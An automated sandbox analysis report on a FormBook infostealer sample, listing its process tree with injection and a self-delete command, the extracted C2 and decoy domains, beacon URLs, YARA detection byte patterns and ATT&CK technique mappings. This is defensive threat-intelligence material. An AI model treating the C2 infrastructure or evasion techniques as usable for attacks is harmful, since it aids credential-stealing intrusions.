ID: 562399
Sample Name:
GV8EJooYMIgEnEk.exe
Cookbook: default.jbs
Time: 20:57:13
Date: 28/01/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

GV8EJooYMIgEnEk.exe


Overview

General Information

Sample Name:	GV8EJooYMIgEnEk.exe
Analysis ID:	562399
MD5:	cf6d4fd3dc8e475..
SHA1:	15b95f0f1b5785b.
SHA256:	9689e8e0cf51b8..
Tags:	exe
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Snort IDS alert for network traffic (e…
- Multi AV Scanner detection for subm…
- Yara detected FormBook
- Malicious sample detected (through…
- Yara detected AntiVM3
- System process connects to networ…
- Antivirus detection for URL or domain
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Tries to detect sandboxes and other…
- Machine Learning detection for sam…

Classification



Process Tree

- **System is w10x64**
- GV8EJooYMIgEnEk.exe (PID: 6024 cmdline: "C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe" MD5: CF6D4FD3DC8E4751B7F89F857B618EF3)
  - GV8EJooYMIgEnEk.exe (PID: 1012 cmdline: C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe MD5: CF6D4FD3DC8E4751B7F89F857B618EF3)
    - explorer.exe (PID: 3352 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - chkdsk.exe (PID: 5924 cmdline: C:\Windows\SysWOW64\chkdsk.exe MD5: 2D5A2497CB57C374B3AE3080FF9186FB)
        - cmd.exe (PID: 6380 cmdline: /c del "C:\Users\user\Desktop\GV8EJooYMIgEnEk.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6120 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

Threatname: FormBook

```
{
  "C2 list": [
    "www.cottoneworld.com/cbgo/"
  ],
  "decoy": [
    "tablescaperendezvous4two.net",
    "abktransportllc.net",
    "roseevision.com",
    "skategrindingwheels.com",
    "robux-generator-free.xyz",
    "yacusi.com",
    "mgav35.xyz",
    "paravocecommerce.com",
    "venkatramanrm.com",
    "freakyhamster.com",
    "jenaashoponline.com",
    "dmozlisting.com",
    "lorrainekclark.store",
    "handyman-prime.com",
    "thecrashingbrains.com",
    "ukpms.com",
    "livingstonemines.com",
    "papeisonline.com",
    "chrisbakerpr.com",
    "omnipets.store",
    "anatox-lab.fr",
    "missingthered.com",
    "himalaya-nepalorganic.com",
    "bitcoin-bot.xyz",
    "velarusbet78.com",
    "redesignyourpain.com",
    "alonetogetherentertainment.com",
    "sandywalling.com",
    "solacegolf.com",
    "charlottesbestroofcompany.com",
    "stefanybeauty.com",
    "webarate.com",
    "experiencedlawfirms.com",
    "lyfygthj.com",
    "monoicstudios.com",
    "rgamming.com",
    "mintique.pro",
    "totalwinerewards.com",
    "praelatusproducts.com",
    "daniloff.pro",
    "qmir.digital",
    "tatasteell.com",
    "casatowerofficial.com",
    "sunrisespaandbodywork.com",
    "mgav66.xyz",
    "bastnbt.com",
    "fabiulaezeca.com",
    "sunmountainautomotive.com",
    "madgeniustalk.com",
    "elite-hc.com",
    "billcurdmusic.net",
    "foxclothings.com",
    "adtcmrac.com",
    "buresdx.com",
    "tothelaundry.com",
    "bitconga.com",
    "onlinebiyoloji.online",
    "up-trend.store",
    "kaarlehto.com",
    "interview.online",
    "grantgroupproperties.com",
    "jpmhomes.net",
    "yinlimine.xyz",
    "roadtrippings.com"
  ]
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
0000000A.00000002.566987802.0000000004A90000.00000040.80000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.566987802.0000000004A90000.00000040.80000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000A.00000002.566987802.0000000004A90000.00000040.80000000.00040000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16ad9:$sqlite3step: 68 34 1C 7B E1 • 0x16bec:$sqlite3step: 68 34 1C 7B E1 • 0x16b08:$sqlite3text: 68 38 2A 90 C5 • 0x16c2d:$sqlite3text: 68 38 2A 90 C5 • 0x16b1b:$sqlite3blob: 68 53 D8 7F 8C • 0x16c43:$sqlite3blob: 68 53 D8 7F 8C
0000000A.00000002.566934966.0000000004790000.00000040.10000000.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000A.00000002.566934966.0000000004790000.00000040.10000000.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.GV8EJooYMIgEnEk.exe.400000.8.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
3.0.GV8EJooYMIgEnEk.exe.400000.8.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7808:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7ba2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x138b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x133a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x139b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13b2f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x85ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1261c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9332:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x18da7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x19e4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
3.0.GV8EJooYMIgEnEk.exe.400000.8.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x15cd9:$sqlite3step: 68 34 1C 7B E1 • 0x15dec:$sqlite3step: 68 34 1C 7B E1 • 0x15d08:$sqlite3text: 68 38 2A 90 C5 • 0x15e2d:$sqlite3text: 68 38 2A 90 C5 • 0x15d1b:$sqlite3blob: 68 53 D8 7F 8C • 0x15e43:$sqlite3blob: 68 53 D8 7F 8C
3.2.GV8EJooYMIgEnEk.exe.400000.0.raw.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
3.2.GV8EJooYMIgEnEk.exe.400000.0.raw.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8608:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x89a2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x146b5:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x141a1:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x147b7:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1492f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x93ba:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x1341c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa132:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19ba7:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1ac4a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 26 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

AV Detection

Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Antivirus detection for URL or domain

Machine Learning detection for sample

Networking

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System process connects to network (likely due to code injection or exploit)

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Data Obfuscation

.NET source code contains potential unpacker

Hooking and other Techniques for Hiding and Protection

Self deletion via cmd delete

Malware Analysis System Evasion

Yara detected AntiVM3

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook


Remote Access Functionality

Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Shared Modules	Path Interception	6 1 2 Process Injection	1 Masquerading	OS Credential Dumping	2 2 1 Security Software Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	1 Disable or Modify Tools	LSASS Memory	2 Process Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	3 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	3 1 Virtualization/Sandbox Evasion	Security Account Manager	3 1 Virtualization/Sandbox Evasion	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	3 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	6 1 2 Process Injection	NTDS	1 Remote System Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 3 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Deobfuscate/Decode Files or Information	LSA Secrets	1 1 2 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	4 Obfuscated Files or Information	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 3 Software Packing	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
GV8EJooYMIgEnEk.exe	61%	Virustotal		Browse
GV8EJooYMIgEnEk.exe	21%	Metadefender		Browse
GV8EJooYMIgEnEk.exe	63%	ReversingLabs	ByteCode-MSIL.Trojan.AgentTesla	
GV8EJooYMIgEnEk.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
3.0.GV8EJooYMIgEnEk.exe.400000.4.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.GV8EJooYMIgEnEk.exe.400000.8.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.2.GV8EJooYMIgEnEk.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
3.0.GV8EJooYMIgEnEk.exe.400000.6.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.omnipets.store/cbgo/?4hPx=t6byCRjNUQvGMW438Oj8n0b0Tq5DbL5JR7oEbxqA77YwnlkkuyfhzykLt/IStXAvHe2n&Xf3=7nL8	0%	Avira URL Cloud	safe	
http://schemas.mi	0%	URL Reputation	safe	
http://www.totalwinerewards.com/cbgo/?4hPx=1bX869aeBvRpB8efE68exBqREj8ZtAjUgPjKFGRzRfZzNr9ae7mwrEXk0/ZD8RpqTQtr&Xf3=7nL8	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://schemas.micr	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
www.cottoneworld.com/cbgo/	100%	Avira URL Cloud	malware	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://https://parking.bodiscdn.com	0%	Avira URL Cloud	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.casatowerofficial.com/cbgo/?Xf3=7nL8&4hPx=EmDZCHQOcI1nLFjwZeeYVuMSiom2MDKGDS/zESQUEEY6NQpaRm0dZ/ZfJs3HzPw+5Ylf	100%	Avira URL Cloud	malware	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.bitconga.com/cbgo/?4hPx=dYuxO3siHqLtebwjMrcX5kx68cWjYzK43o/BCbb09yTbLvpXET1fm3yQPY7Ys1RTSltw&Xf3=7nL8	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.bitconga.com	18.231.72.25	true	true		unknown
webarate.com	46.252.151.235	true	true		unknown
omnipets.store	34.102.136.180	true	false		unknown
www.totalwinerewards.com	199.59.243.200	true	true		unknown
www.experiencedlawfirms.com	166.88.62.202	true	true		unknown
casatowerofficial.com	34.102.136.180	true	false		unknown
www.casatowerofficial.com	unknown	unknown	true		unknown
www.webarate.com	unknown	unknown	true		unknown
www.tothelaundry.com	unknown	unknown	true		unknown
www.omnipets.store	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.omnipets.store/cbgo/?4hPx=t6byCRjNUQvGMW438Oj8n0b0Tq5DbL5JR7oEbxqA77YwnlkkuyfhzykLt/IStXAvHe2n&Xf3=7nL8	false	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.totalwinerewards.com/cbgo/?4hPx=1bX869aeBvRpB8efE68exBqREj8ZtAjUgPjKFGRzRfZzNr9ae7mwrEXk0/ZD8RpqTQtr&Xf3=7nL8	true	• Avira URL Cloud: safe	unknown
www.cottoneworld.com/cbgo/	true	• Avira URL Cloud: malware	low
http://www.casatowerofficial.com/cbgo/?Xf3=7nL8&4hPx=EmDZCHQOcI1nLFjwZeeYVuMSiom2MDKGDS/zESQUEEY6NQpaRm0dZ/ZfJs3HzPw+5Ylf	false	• Avira URL Cloud: malware	unknown
http://www.bitconga.com/cbgo/?4hPx=dYuxO3siHqLtebwjMrcX5kx68cWjYzK43o/BCbb09yTbLvpXET1fm3yQPY7Ys1RTSltw&Xf3=7nL8	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.apache.org/licenses/LICENSE-2.0	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.fontbureau.com/designersG	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://schemas.mi	explorer.exe, 00000005.00000000.375783140.00000000089CC000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000005.00000000.356516415.00000000089CC000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/?	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/bThe	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.tiro.com	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.goodfont.co.kr	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.micr	explorer.exe, 00000005.00000000.375783140.00000000089CC000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000005.00000000.356516415.00000000089CC000.00000004.00000001.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.carterandcone.coml	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.sajatypeworks.com	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.typography.netD	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://www.google.com	chkdsk.exe, 0000000A.00000002.567570412.0000000005412000.00000004.10000000.00040000.00000000.sdmp	false		high
http://www.fontbureau.com/designers/cabarga.htmlN	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.founder.com.cn/cn/cThe	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://fontfabrik.com	GV8EJooYMIgEnEk.exe, 00000000.00000002.348586160.0000000006982000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.founder.com.cn/cn	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false		high
http://www.jiyu-kobo.co.jp/	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.galapagosdesign.com/DPlease	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.fontbureau.com/designers8	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false		high
http://www.fonts.com	GV8EJooYMIgEnEk.exe, 00000000.00000002.3 48586160.0000000006982000.00000004.00000 800.00020000.00000000.sdmp	false		high
